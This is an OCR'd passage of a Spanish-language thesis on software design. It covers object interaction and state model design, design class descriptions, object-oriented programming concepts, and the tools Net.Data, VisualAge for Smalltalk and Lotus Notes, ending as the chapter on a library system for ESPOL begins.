


Fig. 12 (Diseño de Diagrama de Interacción de Objetos)

Propósito

La flexibilidad y la extensibilidad de un sistema depende de una asignación adecuada de comportamientos identificados en términos de pareja y cohesión. Una buena asignación de comportamientos eleva la usabilidad y capacidad de intercambio de objetos. La fuerza del diseño DIO es su expresión intuitiva de representar el control dinámico final y el flujo de información entre objetos bajo una arquitectura especifica del sistema.

Modelamiento con diseño de DIOs es un agente efectivo en el proceso de desarrollo. Es el mecanismo principal para asignar responsabilidades a los objetos, descubrir problemas, mantener discusiones de diseño y considerar alternativas del diseño.

La dinámica de la arquitectura de un sistema puede expresarse usando el diseño de DIO. Conocimientos de cómo interactúan los objetos es vital en la definición de una arquitectura.

Modelación dinámica con el diseño de DIO es uno de los pasos más importantes. Directamente impacta a la mayoría de los productos de implementación. Cualquier asunto de diseño debería ser solucionado al nivel de diseño DIO:

- Decidir y describir gráficamente los comportamientos del objeto de diseño y sus responsabilidades
- Descubrir, presentar y entender las funciones que cada objeto debe cumplir
- Visualizar la distribución de las responsabilidades del sistema entre los objetos
- Realizar la conversión de las clases de modelo de objetos de análisis a las de modelo de objetos de diseño
- Identificar, aplicar y presentar patrones para la estructura del diseño
- Se producen las siguientes consecuencias si se falla en realizar la modelación del DIO
    - Uso inconsistente de principios de diseño, mecanismos de diseño y reuso de patrones de diseño
    - Falla en descubrir oportunidades para reuso de componentes y de marco
    - Identificación inadecuada del balance entre reusabilidad, modificabilidad y eficiencia
    - Falla en realizar el análisis de aspectos comunes o variables entre subsistemas
    - Un sistema no muy flexible a cambios
    - Especificaciones incompletas o erróneas para implementar las clases
    - Mala comunicación y mal entendimiento potencial entre los miembros del equipo de desarrollo

Participantes

Es la tarea de los arquitectos del sistema, diseñadores y desarrolladores, dirigido por un arquitecto del sistema. Es importante tener la participación de algunos programadores principales en este paso, porque ellos entienden bien las restricciones del sistema, entorno, y limitaciones del lenguaje. Estos factores deben ser reflejados en el diseño de DIO.

Tecnica

El diseño de los DIOs se desarrolla transformando los DIOs al nivel de análisis considerando la arquitectura, marco del sistema, patrones del diseño y restricciones del sistema. Usualmente, el contenido del diseño de DIO es más detallado, porque sirve como parte de las especificación para la codificación subsiguiente. Cuando una arquitectura es presente, el diseño de DIO se usa para asignar responsabilidades a las clases del diseño. Por ejemplo, si se usa la arquitectura Modelo-Vista-Controlador, una clase de análisis se transforma en dos clases de diseño; una clase de vista y otra clase del modelo.

La primera captura el conocimiento de la interface con el usuario final, y la segunda posee la lógica del negocio. Cuando se usa una capa persistente para una arquitectura

multicapas, una clase de análisis puede transformarse en otras dos clases de diseño: una clase persistente y una clase modelo. La primera se usa para manejar la interface de la base de datos. Desarrollar un diseño de DIO involucra lo siguiente:

- Comenzar con los casos de uso, análisis y diseño de escenarios, y análisis de DIO. Identificar sus diseños de DIO correspondientes y clases de diseño relacionadas
- Encontrar las responsabilidades de los objetos identificados en el modelo de objetos de análisis. Su correspondiente objeto de diseño puede tomar algunas responsabilidades adicionales que provienen de la arquitectura del sistema
- Analizar la interacción de los objetos de diseño. Examinar las responsabilidades de dependencia. Por ejemplo, si un objeto es responsable por una acción especifica, pero no posee todos los conocimientos necesarios para cumplir esta acción, él debe colaborar con los objetos de otras clases que si poseen estos conocimientos. Cualquier par de objetos que tienen una colaboración directa deben tener una asociación direccional o una dependencia de visibilidad entre sus clases correspondientes definidos en el modelo de objetos de diseño
- Identificar colaboraciones haciendo la siguiente pregunta a cada responsabilidad de cada clase: Si los objetos de esta clase son capaces de cumplir con esta responsabilidad por sí sólos? Si no son , entonces que es lo que necesita? Desde cual otra clase se puede conseguir lo que se necesita? Cualquiera responsabilidad que Ud. decide compartir entre clases también representa una colaboración entre sus objetos.

Chequear también cuales otros objetos necesitan este resultado o información, y asegúrese de que cada objeto que necesita el resultado colabore con el que lo consigue.

- Asegurarse de qué parámetros son definidos para cada mensaje, incluyendo valores de retorno de los métodos, de tal manera que el flujo de datos y almacenamiento sea explícitamente documentado.
- Añadir información de "thread" y control, definidos en las subsecciones de notación, en su diseño de DIO para mostrar cuándo, dónde y cómo se realiza el comportamiento de un objeto cuando espera por una respuesta.

Guía y consejos

- Debería mantenerse la consistencia entre el modelo de objetos de diseño y el diseño de DIO. Si el objeto A envía un mensaje al objeto B en el diseño de DIO, entonces la clase de A tiene una asociación (incluyendo agregación) con la clase B, o hay un argumento o algún tipo de dependencia entre esas dos clases. El segundo caso ocurre cuando B es pasado a A como un parámetro en un método. Ambos casos pueden ser reflejados en el modelo de objetos. También, los atributos y operaciones de la clase referenciada en el diseño de DIO deberían aparecer en el modelo de objetos de diseño.

- Debido a que un sistema puede involucrar cientos de escenarios, se sugiere que solamente los escenarios principales sean documentados y desarrollados en el diseño de DIO. Frecuentemente, condiciones excepcionales son documentados como notas al pie de cada diseño de Diagrama de Interacción de Objetos (DIO).
- La arquitectura del sistema impacta al diseño de DIO y debería ser expresado explícitamente
- Distribuya responsabilidades equitativamente entre los objetos de diseño
- Evite objetos demasiado activos y objetos demasiado pasivos. El diseño puede caerse en una arquitectura del sistema estructurado
- Determine la frecuencia de intercambio de mensajes entre los objetos para identificar cualquier posible cuello de botella del sistema, y buscar formas de mejorar el rendimiento del sistema
- Chequear que cada flecha de mensaje este nombrada y tenga especificados los parámetros requeridos
- Chequear que las asunciones/estados de inicio de los escenarios se cumplan y verificar que producen los resultados esperados
- Casos de prueba de integración deberían ser los resultados directos desde el diseño de DIO, mientras los casos de prueba del sistema deberían estar cerca al diseño de escenarios

2.5.2.4 DISEÑO DEL MODELO DE ESTADOS

Descripción

El diseño del modelo de estados es una representación de los comportamientos del objeto dinámico para las clases de diseño. El diseño del modelo de estados utiliza la misma notación como la de el análisis del modelo de estados, aunque el contexto sea diferente.

Se debería enfatizar que solamente pocas clases con comportamientos fuertemente dependientes de estado se describen en el modelo de estados. El modelamiento dinámico con el diseño de diagrama de interacción de objetos es suficiente para expresar la mayoría de las interacciones y comportamientos del objeto .

Para clases con estados complejos, el diseño del modelo de estados es un lugar para identificar si el patrón de diseño de estados puede usarse.

Propósito

El modelo de estados puede mostrar las especificaciones del comportamiento del objeto relacionado a cada clase basado en el diagrama de estados, tablas o matrices. Es

más fácil entender el ciclo de vida de un objeto por este mecanismo. El modelo de estados provee una forma conveniente y visual de entender el ciclo de vida de un objeto. El diseño de DIO siempre provee ayuda para construir el diseño del modelo de estados. Cuando un mensaje se manda desde un objeto al otro, dos cosas ocurren. Primero, el objeto que envía el mensaje tomará una acción en su estado particular para realizar el envío del mensaje. Segundo, un evento se forma y llega al objeto que recibe el mensaje. Esto hace que dicho objeto realice una acción y cambie potencialmente su estado.

Participantes

Al nivel de diseño, el modelo de estados se define por los arquitectos del sistema y diseñadores. Es muy importante tener algunos programadores principales participando en esta actividad, para asegurarse de que el diseño se implemente eficientemente. Los arquitectos pueden ayudar a verificar si las especificaciones cumplen con los requerimientos descritos en el modelo de estados al nivel de análisis.

Técnica

Durante las etapas de diseño e implementación, puede ser necesario desarrollar el modelo de estados para ciertas clases cuyos comportamientos dinámicos necesitan entenderse mejor. La diferencia entre construir un modelo de estados para análisis vs. uno para diseño es que el diseño del modelo se ve impactado por la arquitectura del sistema,

marco, entorno y restricciones del sistema. El objetivo principal aquí es especificar cómo cumplir con las responsabilidades asignadas al objeto.

Guía y consejo

Es preferible presentar el modelo de estados en detalle de tal manera que las decisiones difíciles de diseño pueden ser fácilmente discutidas. Siempre, los desarrolladores demoran en tomar decisiones hasta la fase de codificación. Esto es un peligro oculto al proyecto, porque si una decisión mala es tomada por un programador en particular sin discutir completamente al nivel de diseño, el sistema puede no ser construido en la mejor forma.

- Clases cuyas dependencias de estado ya se han explorado en el análisis de modelo de estados no necesitan ser explorados de nuevo sus comportamientos dinámicos en el diseño. El diseño del modelo de estados puede ser escrito para nuevas clases de diseño introducidas o para clases de análisis ya identificadas como se considere apropiada. El criterio para decidir si se realiza o no un diseño del modelo de estados es determinar si ayuda significativamente al entendimiento del sistema.
- Si un diseño del modelo de estados se implementa con un patrón de diseño de estados, se debe hacer lo siguiente:
    - Clases que representan cada uno de los estados deben ser identificadas y definidas. Cada una de estas clases debe implementar los servicios y datos

relevantes a sus subestados; todos los servicios no aplicables al estado también se proveen, pero su implementación sugiere que ha ocurrido una situación excepcional.

- Implementaciones excepcionales por omisión pueden heredarse de una superclase de estado común. La superclase de estado común también define cualquier servicio que no provoca cambio de estado y que son comunes a todos los estados.
- Todos los servicios de los estados son parte de la interface de la clase destino, y son delegados al estado actual. La clase destino tiene un atributo que mantiene el estado actual.
- La lógica para cambio de estado, la provee la clase destino o la clase de estado, como se considere apropiado. No cree nuevos objetos en cada cambio de estado; reuse objetos de estado existentes cuando sea posible, tanto por eficiencia como para implementar datos específicos de estado que debe persistir de estado a estado. Si no se requieren datos específicos de estado, entonces los objetos de estados pueden ser instanciados usando el patrón de diseño singular.
- Las implementación con patrones de estado, expande el número de clases implementadas brevemente, pero separa los diferentes estados y evita códigos repetidos que examinan variables del estado. Una ventaja principal del patrón

del estado es que al añadir un nuevo estado o cambiar detalles de un estado existente se convierte en una tarea simple y local.

- Si un diseño del modelo de estados se implementa directamente, entonces todos los servicios y variables del estado se implementan directamente por las clases destino. Cada servicio debe, si es dependiente del estado, examinar las variables del estado y actuar coordinadamente. Transiciones de estados que se rigen por el diseño del modelo de estados son excluidas por las precondiciones del servicio, y deben ser identificadas e implementadas por cada servicio.

2.1.2.5 DESCRIPCIONES DE CLASES DE DISEÑO

Descripción

Las descripciones de clases de diseño son contenedores de toda la información conocida sobre una clase al nivel de diseño. Comentarios escritos sobre las descripciones de clases de análisis son también válidos, y no necesitan repetirse. Sin embargo, se debe notar lo siguiente cuando se compara descripciones de clases de diseño y de análisis:

- Son diferentes productos de trabajo, aunque la descripción de clases de diseño puede referirse a su contraparte de análisis si existe una. Eso es porque la definición de la clase de diseño puede ser un poco diferente con la de análisis. Por ejemplo, una clase de análisis puede dividirse en varias clases de diseño, probablemente para separar los aspectos del modelo y vista de la clase.

- La audiencia principal de las descripciones de las clases de diseño es el equipo de implementación. Debe tenerse esto en cuenta cuando se planea el formato de las descripciones de clases de diseño (ver Fig. 13).




Fig. 13 (Descripción de Clase de Diseño)

Descripciones de clases de diseño pueden ser generadas automáticamente por el conjunto de herramientas responsables de mantener el modelo de objetos, modelo de estados, etc.

Propósito

Descripciones de clases de diseño se necesitan por la misma razón que la descripción de clases de análisis y también sirven al propósito vital de proveer un punto de partida para el trabajo de implementación de clases.

Participantes

El diseñador dueño de una clase tiene la responsabilidad de mantener su descripción de clase de diseño.

Técnica

Tan pronto que la necesidad de una clase particular haya sido definida en una sesión de modelación, se abre una descripción de clase para la clase. Es razonable suponer que la mayoría de las clases de análisis se convertirán en clases de diseño, entonces una actividad inicial del diseño debe ser la creación de descripción de clases de diseño desde la descripción de clases de análisis. La actualización de descripciones de clases debe ser una de las actividades que se realizan después de cada sesión de modelamiento. Descripciones de clases, entrada al glosario, y el modelo de objetos de diseño deben ser integrados con una herramienta que se encarga de chequear la consistencia y eliminar las redundancias.

Use las descripciones de clases de diseño como un lugar para documentar cualquier decisión de diseño de clase o método que no puede ser expresada claramente con uno de los productos de diseño. Los invariantes de clase caen en esta categoria, como también notas informales de implementación de las clases de diseño.

Guía y consejos

- Utilice descripciones de clases de diseño como un lugar para guardar especificaciones de métodos o pseudocódigos si es apropiado
- El grado de detalle que se pone en las descripciones de clases de diseño depende del proceso de desarrollo usado. En general, las descripciones de clases deben definir las diferentes interfaces de la clase, y proveer suficiente información para permitir que las clases se codifiquen autónomamente. Las descripciones de clases de diseño deben ser uniformes con respecto a sus niveles de detalle
- Si se provee automáticamente por las herramientas, no copie información, por ejemplo, asociaciones, desde otros productos de diseño a las descripciones de clases de diseño
- Una clase debe ser definida independientemente de sus subclases. Las relaciones de subclases son, sin embargo, incluidas en las descripciones de clases de diseño para completar el panorama de la clase. De nuevo, se asume un buen soporte de herramientas para asegurarse de que la transferencia de información de modelo de objetos de diseño hacia las descripciones de clases de diseño sea automática.
- El soporte de herramientas debe permitir visualizar estructura de herencia de las clases

3.5.3 IMPLEMENTACIÓN

Actualmente una de las áreas más candentes en el ámbito académico es la orientación a objetos. La orientación a objetos promete mejoras de amplio alcance en la forma de diseño, desarrollo y mantenimiento del software ofreciendo una solución a largo plazo a los problemas y preocupaciones que han existido desde el comienzo en el desarrollo de software: la falta de portabilidad del código y reusabilidad, código que es difícil de modificar, ciclos de desarrollo largos y técnicas de codificación no intuitivas.

Un lenguaje orientado a objetos ataca estos problemas. Tiene tres características básicas: debe estar basado en objetos, basado en clases y capaz de tener herencia de clases. Muchos lenguajes cumplen uno o dos de estos puntos; muchos menos cumplen los tres. La barrera más difícil de sortear es usualmente la herencia.

El concepto de programación orientada a objetos (OOP) no es nuevo, lenguajes clásicos como SmallTalk se basan en ella. Dado que la OOP se basa en la idea natural de la existencia de un mundo lleno de objetos y que la resolución del problema se realiza en términos de objetos, un lenguaje se dice que está basado en objetos si soporta objetos como una característica fundamental del mismo.

El elemento fundamental de la OOP es, como su nombre lo indica, el objeto. Podemos definir un objeto como un conjunto complejo de datos y programas que poseen estructura y forman parte de una organización.

Esta definición especifica varias propiedades importantes de los objetos. En primer lugar, un objeto no es un dato simple, sino que contiene en su interior cierto número de componentes bien estructurados. En segundo lugar, cada objeto no es un ente aislado, sino que forma parte de una organización jerárquica o de otro tipo.

ESTRUCTURA DE UN OBJETO

Un objeto puede considerarse como una especie de cápsula dividida en tres partes:

- RELACIONES
- PROPIEDADES
- METODOS

Cada uno de estos componentes desempeña un papel totalmente independiente:

Las relaciones permiten que el objeto se inserte en la organización y están formadas esencialmente por punteros a otros objetos.

Las propiedades distinguen un objeto determinado de los restantes que forman parte de la misma organización y tiene valores que dependen de la propiedad de que se trate.

Las propiedades de un objeto pueden ser heredadas a sus descendientes en la organización.

Los métodos son las operaciones que pueden realizarse sobre el objeto, que normalmente estarán incorporados en forma de programas (código) que el objeto es capaz de ejecutar y que también pone a disposición de sus descendientes a través de la herencia.

3.5.3.1. RELACIONES

Las relaciones entre objetos son, precisamente, los enlaces que permiten a un objeto relacionarse con aquellos que forman parte de la misma organización.

Las hay de dos tipos fundamentales:

- **RELACIONES JERÁRQUICAS**. Son esenciales para la existencia misma de la aplicación porque la construyen. Son bidireccionales, es decir, un objeto es padre de otro cuando el primer objeto se encuentra situado inmediatamente encima del segundo en la organización en la que ambos forman parte; asimismo, si un objeto es padre de otro, el segundo es hijo del primero. Una organización jerárquica simple puede definirse como aquella en la que un objeto puede tener un solo padre, mientras que en una organización jerárquica compleja un hijo puede tener varios padres).

- **RELACIONES SEMÁNTICAS**. Se refieren a las relaciones que no tienen nada que ver con la organización de la que forman parte los objetos que las establecen. Sus propiedades y consecuencias solo dependen de los objetos en sí mismos (de su significado) y no de su posición en la organización.

2.5.3.2 PROPIEDADES

Todo objeto puede tener cierto número de propiedades, cada una de las cuales tendrá, a su vez, uno o varios valores. En OOP, las propiedades corresponden a las clásicas "variables" de la programación estructurada.

Son, por lo tanto, datos encapsulados dentro del objeto, junto con los métodos (programas) y las relaciones (punteros a otros objetos). Las propiedades de un objeto pueden tener un valor único o pueden contener un conjunto de valores mas o menos estructurados (matrices, vectores, listas, etc.). Además, los valores pueden ser de cualquier tipo (numérico, alfabético, etc.) si el sistema de programación lo permite.

Pero existe una diferencia con las "variables", y es que las propiedades se pueden heredar de unos objetos a otros. En consecuencia, un objeto puede tener una propiedad de maneras diferentes:

- **PROPIEDADES PROPIAS**. Están formadas dentro de la cápsula del objeto.
- **PROPIEDADES HEREDADAS**. Están definidas en un objeto diferente, antepasado de éste (padre, "abuelo", etc.). A veces estas propiedades se llaman propiedades miembro porque el objeto las posee por el mero hecho de ser miembro de una clase.

2.5.3.3 METODOS

Una operación que realiza acceso a los datos. Podemos definir método como un programa "procedimental" escrito en cualquier lenguaje, que está asociado a un objeto determinado y cuya ejecución sólo puede desencadenarse a través de un mensaje recibido por éste o por sus descendientes.

Son sinónimos de 'método' todos aquellos términos que se han aplicado tradicionalmente a los programas, como procedimiento, función, rutina, etc. Sin embargo, es conveniente utilizar el término 'método' para que se distingan claramente las propiedades especiales que adquiere un programa en el entorno OOP, que afectan fundamentalmente a la forma de invocarlo (únicamente a través de un mensaje) y a su campo de acción, limitado a un objeto y a sus descendientes, aunque posiblemente no a todos.

Si los métodos son programas, se deduce que podrían tener argumentos, o parámetros. Puesto que los métodos pueden heredarse de unos objetos a otros, un objeto puede disponer de un método de dos maneras diferentes:

- **MÉTODOS PROPIOS**. Están incluidos dentro de la cápsula del objeto.
- **MÉTODOS HEREDADOS**. Están definidos en un objeto diferente, antepasado de éste (padre, "abuelo", etc.). A veces estos métodos se llaman métodos miembro porque el objeto los posee por el mero hecho de ser miembro de una clase.

2.5.3.4 ENCAPSULAMIENTO Y OCULTACIÓN

Como hemos visto, cada objeto es una estructura compleja en cuyo interior hay datos y programas, todos ellos relacionados entre sí, como si estuvieran encerrados conjuntamente en una cápsula. Esta propiedad (encapsulamiento), es una de las características fundamentales en la OOP.

Los objetos son inaccesibles, e impiden que otros objetos, los usuarios, o incluso los programadores conozcan cómo está distribuida la información o qué información hay disponible. Esta propiedad de los objetos se denomina ocultación de la información.

Esto no quiere decir, sin embargo, que sea imposible conocer lo necesario respecto a un objeto y a lo que contiene. Si así fuera no se podría hacer gran cosa con él. Lo que sucede es que las peticiones de información a un objeto, deben realizarse a través de mensajes dirigidos a él, con la orden de realizar la operación pertinente. La respuesta a estas ordenes será la información requerida, siempre que el objeto considere que quien envía el mensaje está autorizado para obtenerla.

El hecho de que cada objeto sea una cápsula facilita enormemente que un objeto determinado pueda ser transportado a otro punto de la organización, o incluso a otra organización totalmente diferente que precise de él. Si el objeto ha sido bien construido, sus métodos seguirán funcionando en el nuevo entorno sin problemas.

Esta cualidad hace que la OOP sea muy apta para la reutilización de programas.

2.5.3.5 ORGANIZACIÓN DE LOS OBJETOS

En principio, los objetos forman siempre una organización jerárquica, en el sentido de que ciertos objetos son superiores a otros de cierto modo.

Existen varios tipos de jerarquías: serán simples cuando su estructura pueda ser representada por medio de un "árbol". En otros casos puede ser más compleja.

En cualquier caso, sea la estructura simple o compleja, podrán distinguirse en ella tres niveles de objetos.

- **LA RAÍZ DE LA JERARQUÍA**. Se trata de un objeto único y especial. Este se caracteriza por estar en el nivel más alto de la estructura y suele recibir un nombre muy genérico, que indica su categoría especial, como por ejemplo objeto madre, raíz o entidad.
- **LOS OBJETOS INTERMEDIOS**. Son aquellos que descienden directamente de la raíz y que a su vez tienen descendientes. Representan conjuntos o clases de objetos, que pueden ser muy generales o muy especializados, según la aplicación. Normalmente reciben nombres genéricos que denotan al conjunto de objetos que representan. En un conjunto reciben el nombre de clases o tipos si descienden de otra clase o subclase.
- **LOS OBJETOS TERMINALES**. Son todos aquellos que descienden de una clase o subclase y no tienen descendientes. Suelen llamarse casos particulares, instancias o ítemes porque representan los elementos del conjunto representado por la clase o subclase a la que pertenecen.

2.5.3.6 POLIMORFÍSMO

Una de las características fundamentales de la OOP es el polimorfismo, que no es otra cosa que la posibilidad de construir varios métodos con el mismo nombre, pero con relación a la clase a la que pertenece cada uno, con comportamientos diferentes. Esto conlleva la habilidad de enviar un mismo mensaje a objetos de clases diferentes. Estos objetos recibirían el mismo mensaje global pero responderían de manera diferente.

3.6 NET DATA

Con HyperText Markup Language (HTML) puro, lenguaje para la definición de estilos lógicos en documentos de hipertexto se pueden crear paginas Web estáticas, los cuales no se cambian hasta que se las edite. Para poner datos en vivo o aplicaciones en el Web, por lo general se escriben programas CGI para construir paginas Web dinámicas, tal como estadísticas de venta. Escribir este tipo de programas no es fácil.

Net. Data [1] simplifica el desarrollo de aplicaciones Web interactivas porque permite usar macros para añadir lógicas, variables, invocaciones a funciones, reportes, etc. Una macro es un archivo texto que contiene lenguaje de macros Net. Data, HTML, e instrucciones necesarias para procesar la información tal como SQL [6] o PERL [11]. Estos macros combinan la simplicidad de HTML con la funcionalidad dinámica de los

programas del servidor de Web, hace que sea más fácil de poner datos desde bases de datos locales o remotos a las paginas Web estáticas.

El servidor de Web inicializa Net Data como un proceso CGI o un API para llamar a Net. Data como un DLL o una librería compartida cuando recibe un URL que refiere una Net. Data macro. El URL incluye información para Net. Data indicándole que archivo macro tiene que procesar. Cuando Net. Data termina de procesar el archivo macro, envia el resultado en formato HTML al servidor de Web, el cual pasa esa información al Web cliente, y el cliente lo muestra en el Browser.

Net. Data es una buena elección para las páginas Web dinámicas por que el lenguaje de macro es mucho más sencillo que la programación en el servidor de Web, y le deja incluir lenguajes que ya conoce como HTML,SQL ,PERL y JavaScript.

El lenguaje de Macros de Net. Data es un lenguaje interpretado, cuando se invoca para procesar un macro, Net. Data directamente interpreta cada instrucción de una manera secuencial, comenzando desde el tope del archivo macro, los lenguajes que no son interpretados deben ser compilados como un objeto antes de ejecutarse. Por lo tanto

cualquier cambio hecho a un macro se refleja inmediatamente simplemente al especificar el URL que procesa el macro sin necesidad de recompilación.

Net. Data tiene pocas reglas sobre el formato de programación. Esto permite libertad y flexibilidad en el estilo de programación. Una sola instrucción puede ocupar varias líneas o varias instrucciones pueden entrar en una sola línea. Las instrucciones se pueden escribir en cualquier posición. Los espacios en blanco o líneas blancas son omitidas.

Net. Data trata a todos los datos como cadena de caracteres, se puede realizar funciones aritméticas sobre strings que representa un valor numérico hasta en formato exponencial con las funciones de Net. Data.

Net. Data provee una serie de funciones predefinidas que realizan varios procesamientos, búsqueda, y operaciones de comparación tanto para texto como para números. Otras funciones predefinidas proveen capacidades de formato y cálculos aritméticos.

Cuando un macro de Net. Data encuentra a un error, mensajes con explicación puede retornarse al cliente. Se puede personalizar el mensaje de error con cualquier HTML que se desee.

3.7 VISUALAGE FOR SMALLTALK

VisualAge For SmallTalk [12] es una herramienta de programación visual orientada a objetos que permite desarrollar las aplicaciones cliente-servidor bajo OS/2 y Windows. Basado sobre una biblioteca de numerosos componentes, VisualAge For SmallTalk ofrece una verdadera solución para desarrollar las aplicaciones rápidamente. VisualAge For SmallTalk permite generar la parte cliente así como las llamadas a los servidores de datos o de tratamientos, gracias a las técnicas de programación visual sin ninguna codificación en la mayoría de los casos.

Visual Smalltalk ofrece la posibilidad de crear las aplicaciones Cliente/Servidor ensamblando los componentes software. Se compone de tres elementos principales:

- lenguaje Smalltalk/V,
- taller de ensamblado "Parts Workbench",
- gestión de trabajo en grupo "Team/V".

Visual Smalltalk proporciona una gran biblioteca de componentes visuales y no-visuales preparados para el ensamblado, permite igualmente crear componentes propios e integrar los componentes desarrollados por distintos fabricantes como los que se nombran en este catálogo y muchos otros.

Además de estas posibilidades de desarrollo y ensamblado, Visual Smalltalk aporta control de versiones, gestión de configuración y trabajo en grupo, además se pueden desarrollar aplicaciones de 32 bits para Windows y OS/2.

VisualAge For SmallTalk se compone de:

- una biblioteca de clases de objetos gráficos,
- funciones de recuperación del código de los lenguajes de tercera generación (C, COBOL,...),
- bibliotecas de clases para comunicación, de accesos a los bases de datos y de soporte multimedia,
- lenguaje Smalltalk para crear nuevas clases,
- funciones de prueba interactivas.

Está disponible en dos versiones :

- una versión Estandar mono-usuario.
- una versión Team para un equipo de desarrollo que permite compartir las librerías, la gestión de configuración y de versiones.

3.8 LOTUS NOTES

En los últimos años se ha incrementado considerablemente la demanda de aplicaciones basadas en este nuevo modelo de software, apreciándose una notoria tendencia de crecimiento que se estima se incrementará pronunciadamente en los próximos 5 años [5]. En la actualidad Lotus Development Corporation es, la compañía que lidera este segmento del mercado, y la tendencia actual indica que seguirá siéndolo durante los próximos años [5].

Beneficios

- Permite la creación de documentos en línea. Lotus Notes elimina el papeleo y simplifica drásticamente los procesos administrativos.
- Permite disponer de información actualizada, de una manera cómoda y sencilla desde cualquier puesto de trabajo de la compañía, ya sea en ámbito local, nacional ó internacional.

- Incluye un potente sistema de correo electrónico que permite compartir datos y aplicaciones.
- Las tareas de edición, gestión del correo electrónico y acceso a bases de datos relacionales de las aplicaciones para Intranet requieren con Notes entre un 15% y un 57% menos de tiempo que otras soluciones Intranet [5].
- Utilizando Notes, las tareas de mantenimiento de la base de edición, del correo electrónico y del acceso a bases de datos relacionales, precisan entre un 42% y un 76% menos de tiempo que otras soluciones Intranet [5].
- El tiempo preciso para la implementación inicial es aproximadamente un 40% menor en las instalaciones de Notes.
- Desarrollo de sistemas "Front-End" que permiten recopilar información de diferentes bases de datos, tanto la propia de Lotus Notes como cualquier tipo de sistemas relacionales.
- Aplicaciones Multimedia de cualquier naturaleza: tutoriales, didácticas, informativas, etc.
- Aplicaciones de entorno bancario: sistemas de gestión de clientes, gestión de operaciones, posición de no residentes, etc.

3.8.1 DESARROLLO DE SITIOS-WEB

Hoy día ya son numerosas las compañías que disponen de información corporativa en el Web, tanto sea a nivel interno (Intranets) como externo (Internet); en su gran mayoría son organizaciones para las que la información, tanto interna como externa, representa un elemento de negocio fundamental. La aparición de métodos de formalización, de criterios de organización de recursos y otros avances en el terreno organizativo han propiciado la aparición de servicios de información dentro de la propia empresa que permiten que cada una de sus unidades contribuya al éxito global de la misma. La posibilidad de acceder a esta información con independencia del lugar en que nos encontremos físicamente, pudiendo manejarla y modificarla si es preciso, así como la facilidad de mantener comunicación "en línea" con las personas ó entidades que colaboran con nosotros, son los factores fundamentales que proporciona prosperidad a estas compañías.

Beneficios

- Costo bajo.
- Fácil adaptación y configuración de la infraestructura tecnológica de la organización.
- Adaptación a las necesidades de diferentes niveles: empresa, departamento, área de negocio, etc.
- Sencilla integración de facilidades multimedia.
- Disponible en todas las plataformas informáticas.

- Posibilidad de integración con las bases de datos internas de la organización mediante la utilización de CGI.
- Rápida formación personal.
- Acceso a Internet, tanto externo como interno, con control de registro y control de acceso de los usuarios.
- Utilización de estándares públicos y abiertos independientes de empresas externas, como TCP/IP o HTML.

Con la Versión 4.5, Lotus muestra la potencia alcanzada con su tecnología para servidores, convirtiéndose así en el primer servidor para trabajo en grupo y correo electrónico para Internet del mercado. El término "servidor de Notes" ha sido sustituido por el de "servidor de Domino 4.5" o, para ser más exactos, "servidor de Domino 4.5, con la tecnología de Notes". La importancia de esta nueva denominación tiene una doble vertiente. Cuando fue lanzado por primera vez como una función del servidor Notes & Trade: el nombre "Domino" servía para describir el componente optativo del servidor que ofrecía a Notes datos y aplicaciones para navegadores de Web, así como proporcionaba funciones estándar para servidores Web. Los clientes descargaban el código de Domino y lo añadían a sus servidores Notes 4.x para crear así una potente plataforma que permitiera generar y albergar aplicaciones Web interactivas. Con la Versión 4.5, Lotus incorpora la funcionalidad de Domino en el servidor Web. Ahora, el servidor ofrece potentes

aplicaciones para el trabajo en grupo tanto para navegadores de Web como para clientes de Notes. El nombre "Domino" está pensado para relacionar instantáneamente esta ampliación de funciones del servidor y la capacidad de operar con una gran variedad de clientes. Del mismo modo que se ha invertido en el servidor de Domino 4.5 para hacer de él la primera plataforma para correo electrónico y para aplicaciones para Internet e intranets, Lotus también ha realizado mejoras en Notes cliente a fin de convertirlo en el cliente más potente para trabajo en grupo y correo electrónico en Internet e intranets. Notes 4.5 ofrece la posibilidad de elegir de entre varios navegadores de Web, admite la ejecución de programas Java™ y sintetiza toda esta tecnología con avanzadas funciones para cliente tales como las de agenda y planificación en grupo integradas.

CAPITULO IV ANÁLISIS Y DISEÑO DEL SISTEMA DE ADMINISTRACION BIBLIOTECARIA DE LA ESPOL

4.1 REQUERIMIENTOS DEL SISTEMA

